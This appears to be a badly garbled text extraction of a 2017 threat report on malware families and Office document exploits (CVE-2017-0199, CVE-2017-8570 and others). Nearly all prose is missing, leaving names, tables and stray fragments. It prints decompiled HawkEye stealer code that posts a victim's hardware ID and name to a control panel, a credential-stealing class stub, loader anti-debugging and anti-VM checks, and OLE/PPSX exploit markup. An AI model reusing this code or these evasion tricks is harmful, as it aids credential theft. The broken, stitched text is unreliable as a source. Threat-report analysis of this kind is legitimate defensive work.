(Firefox Google Chrome Opera)

6. DDOS

DDoS

DDos

7. Gh0st

Gh0st

8. Ramnit

Ramnit

.exe .dll .html

9. IptabLex

IptabLex

Linux

DDoS

10.KillerRat

KillerRat

naR

CSharp

11.BillGates

Billgates

DDoS

ssh

IP

DDoS

shell

2.2

2017


40

63.50%


19.86%

13.51%

3.13%



2016 Zeus



24 2017

2017

25 2017

FormBook

DiamondFox

2017

Loader

C# Loader

Pony

Dyzap

3

FormBook


FormBook

VB

Delphi Loader

	Pony	Dyzap	FormBook	DiamondFox
	2015.9.	2016.11.	2017.6.	2017.4
	√	√	√	√
	×	×	√	√
DDOS	×	×	×	×
	×	√	√	√
	http	http	http	http

2017



26 2017

NanoCore

NetWire

JRat

Remcos

2017

	NanoCore	NetWire	JRat	Neutrino	Remcos
	2015.12.	2016.3.	2016.4.	2016.6	2017.04
	√	√	√	√	√
	√	√	√	√	√
DDOS	√	√	×	√	√
	√	×	√	√	√
	tcp	tcp	http	http	tcp

2017
 PredatorPainKeylogger
 Cyborg

11
 KeyBase
 6

2017
 Zyklon
 AZORm
 AZORult
 HawkEyeKeylogger
 NexusLogger
 HawkEyeKeylogger

AgentTesla
 OrionLogger
 FTP EMAIL PHP

ISR

EMAIL

	HawkEye Keylogger	Agent Tesla	iSpy keylogger	predator-pain keylogger
	2015.5	2016.11.	2016.2.	2016.4.
	√	√	√	√
	√	√	√	√
	×	√	√	×
	√	√	√	√
	√	√	√	√
	√	×	×	√
	√	√	√	√
	√	√	×	√
	√	×	×	√
MineCraft	√	×	√	√
	×	√	√	×
	×	√	√	×
UAC	×	√	×	×
	FTP, EMAIL , PHP	FTP, EMAIL , PHP	FTP, EMAIL , PHP	FTP, EMAIL, PHP

2017

Ursnif TrickBot




ZeusVM

Citadel

Ursnif

Dridex



2.	mailProxy	Panel
PHP	url	mailProxy Secret Title Data

```
string text = ConfigLoader.Config.PanelURL;
bool flag = !text.EndsWith("/");
if (flag)
{
    text += "/";
}
text += "api";
using (WebClient webClient = new WebClient())
{
    byte[] bytes = webClient.UploadValues(text, "POST", new NameValueCollection
    {
        {
            "Secret",
            ConfigLoader.Config.PanelSecret
        },
        {
            "HWID",
            PCInfo.HWID
        },
        {
            "Name",
            PCInfo.Name
        }
    });
    string @string = Cryptography.RijndaelEncrypt(bytes, ConfigLoader.Config.ProxySecret);
    String(@string, "OK", false) == 0;
}
```

30 HawkEye

3

Panel	Secret	HWID	Name	Country	OS	Version	Type	Data
-------	--------	------	------	---------	----	---------	------	------

```
string text = ConfigLoader.Config.PanelURL;
bool flag = !text.EndsWith("/");
if (flag)
{
    text += "/";
}
text += "api";
using (WebClient webClient = new WebClient())
{
    byte[] bytes = webClient.UploadValues(text, "POST", new NameValueCollection
    {
        {
            "Secret",
            ConfigLoader.Config.PanelSecret
        },
        {
            "HWID",
            PCInfo.HWID
        },
        {
            "Name",
            PCInfo.Name
        }
    });
    string @string = Cryptography.RijndaelEncrypt(bytes, ConfigLoader.Config.ProxySecret);
    String(@string, "OK", false) == 0;
}
```

31 HawkEye

4

3.
- Stealer
- FileZillaBeyluxeCoreFTPMinecraft

```
public class Stealer
{
    public static bool Send()
    {
        return Connector.Send(LogTypes.Passwords, Stealer.Steal());
    }
    public static string Steal()
    {
        StringBuilder stringBuilder = new StringBuilder();
        StringBuilder stringBuilder2 = stringBuilder;
        try
        {
            // ...
        }
        catch { }
    }
}
```

32 HawkEye

5

4.
- ExternalStealer
5.
6.
- Bot

2.3.3

Loader

- Delphi Loader

2016	2017		Loader
Loader			
2017	Delphi Loader	shellcode	shellcode

1.
2.
3.
- 4
- 5.Shellcode
- 2016
- 5
- 0x1F
- shellcode
- hash


```

6.          avastsvc.exe  aavastui.exe  avgsvc.exe
iavgui.exe  procmon.exe  ollydbg.exe  procexp.exe  windbg.exe          Loader



7.          sandbox  malware  sample  virus  self

8.  ZwQueryInformationProcess          ProcessDebugFlags          PEB.BeingDebugged

9.  CPUID
    eax=0x00          CPUID          ebx+ edx+ ecx=" GenuineIntel"
KVMKVMKVMKVM  Microsoft Hv  VMWareVMWare  XenVMMXenVMM          eax=0x40000000          ebx  ecx
edx          0          0
          CPUID          ebx+ecx+edx="VMWareVMWare"          XenVMMXenVMM  prl
hyperv  Microsoft Hv  KVMKVMKVM  VMWareVMWare          eax=1          CPUID          ecx
31          1,  1
10.
          N          0x30
          0x03E9  1001          0x46          0x0003          RT_ICON
          0x5C          0xCD  205          205          1001  1205
12.          PE          Delphi Loader
  
```



		/		
		CVE-2017-0199		https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0199
		CVE-2017-0261 CVE-2017-0262		https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0261 https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0262
2017	7	CVE-2017-8570		https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-8570
2017	9	CVE-2017-8759		https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-8759
2017	10	CVE-2017-11826	5	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11826
2017	11	DDE		https://docs.microsoft.com/en-us/security-updates/securityadvisories/2017/4053444
2017	11	CVE-	2	https://portal.msrc.microsoft.com/en-US/security-guidance/



34 2017 Office

2017 3 (DDE) CVE-2017-0199 CVE-2017-11882 CVE-2017-8759

2017 11 CVE-2017-11882 POC

12 CVE-2017-0199

CVE-2017-8570 CVE-2017-0199 POC

2018 1 Github 2017 CVE-2017-11826

CVE-2017-0261/0262

EPS

2017 CVE-2017-0261 CVE-2017-0262
2017-0262 EPS OLE CVE-2017-0199 CVE-2017-8570
CVE-2017-11882 1

Office

Office 59.47% 25.57%
CVE-2017-0199 6.39% OLE

JAR

Powershell

Locky

Office


AutoOpen

Office

normal.dotm

DOCDOCX

78.1% XLSXLSX12.47% RTF7.98%



35 Office

2017

RTF

	RTF	(control word)	(group)	
DOC			DOCX	OOXML
	RTF	\objupdate		
		PPSX		OLE DDE

3.2

2017	Office		OLE	
4	CVE-2017-0199	7	CVE-2017-8570	OLE
9	CVE-2017-8759	.NET		
11	CVE-2017-11882(	CVE-2018-0798	CVE-2018-0802)	
OLE				

OLE

3.2.1 Office OLE

Office

1

(Compound File Binary Format, CFBF)

Office 2003

(Structured Storage, SS)

DOC XLS PPT

Composite Document File

V2 Document (CDF)

2 Office Open XML (OOXML)

Office 2007

XML

ZIP

DOCX XLSX PPTX

3

(RTF)

Windows

(control word)

(group)

RTF

OLE

3.2.1.1 OLE CFBF

CFBF

(storage)

```
(stream)
```

66

”

“

"

“

" (root storage)

OLE

CFBF

"\x0101e10Native"

"\x0101e"

Office

```
"\x010le10Native"
```

0	1	2	3	4	5	6	7	8	9	10	1	2	3	4	5	6	7	8	9	20	1	2	3	4	5	6	7	8	9	30	1	
NativeDataSize (4 BYTES)																																
NativeData (variable)																																
...																																

```
36 "\x01Ole10Native"
```

```
"\x010le10Native"
```

"\x0101e"

37 "\x01O|e"

3.2.1.2 OLE OOXML


```

1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <?xml:namespace prefix="http://schemas.microsoft.com/2003/01/12/XMLSchema-instance" base="http://www.w3.org/2001/XMLSchema-instance" />
3 <?xml:namespace prefix="http://schemas.xmlsoap.org/soap/envelope/" base="http://schemas.xmlsoap.org/soap/envelope/" />
4 <?xml:namespace prefix="s" base="http://schemas.xmlsoap.org/soap/envelope/" />
5 <?xml:namespace prefix="t" base="http://schemas.xmlsoap.org/soap/envelope/" />
6 <?xml:namespace prefix="u" base="http://schemas.xmlsoap.org/soap/envelope/" />
7 <?xml:namespace prefix="v" base="http://schemas.xmlsoap.org/soap/envelope/" />
8 <?xml:namespace prefix="w" base="http://schemas.xmlsoap.org/soap/envelope/" />
9 <?xml:namespace prefix="x" base="http://schemas.xmlsoap.org/soap/envelope/" />
10 </?xml:namespace>

```

38 OOXML

embeddings



39 OOXML

3.2.1.3 OLE RTF

RTF

"\" "\rtf1" "\rtf" "1"

`objupdate` Forces an update to the object before displaying it. Note that this will override any va

2

OffVis


[illegible]

3

00AA004BA90B}

CLSID

URL Moniker



4

```


URL Moniker
Content-Type

```

CVE-2017-0199

hta

hta Office mshta.exe(HTA Moniker) hta _____



45 CVE-2017-0199/CVE-2017-8570 5

URL Moniker File Moniker File Moniker
GetClassFile COM CLSID
GetClassFile CLSID
CVE-2017-0199 File Moniker .sct Script Moniker
sct
CVE-2017-0199 PPSX ppt/slides XML
rels

```
40 .....<p:oleObj imgH="269282" imgW="5742793" name="Document" progId="Word.Document.12" r:id="rId3" spid="_x0000_s1027">  
41 .....<p:link updateAutomatic="1"/>  
42 .....</p:oleObj>  
43 .....</mc:Choice>  
44 .....<mc:Fallback>  
45 .....<p:oleObj imgH="269282" imgW="5742793" name="Document" progId="Word.Document.12" r:id="rId3">  
46 .....<p:link updateAutomatic="1"/>
```

46 CVE-2017-0199/CVE-2017-8570 6

```
ppt/slides/_rels      rels  
.....<?xml version="1.0" encoding="UTF-8" standalone="yes"?>  
.....<relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships" targetMode="External" type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"/>  
.....<relationship id="rId3" target="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"/>  
.....<relationship id="rId2" target="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"/>  
.....<relationship id="rId1" target="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"/>  
.....<relationship id="rId4" target="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"/>  
.....</relationships>
```

47 CVE-2017-0199/CVE-2017-8570 7

XML verb

```
...<p:cmd cmd="0" type="verb">
```

48 CVE-2017-0199/CVE-2017-8570

8


CVE-2017-0199

FilterActivation

HTA Moniker Script Moniker CLSID

Composite Moniker Scriptlet Moniker

CVE-2017-8570



49 CVE-2017-0199/CVE-2017-8570

9

URL/File Moniker New Moniker CLSID Composite Moniker

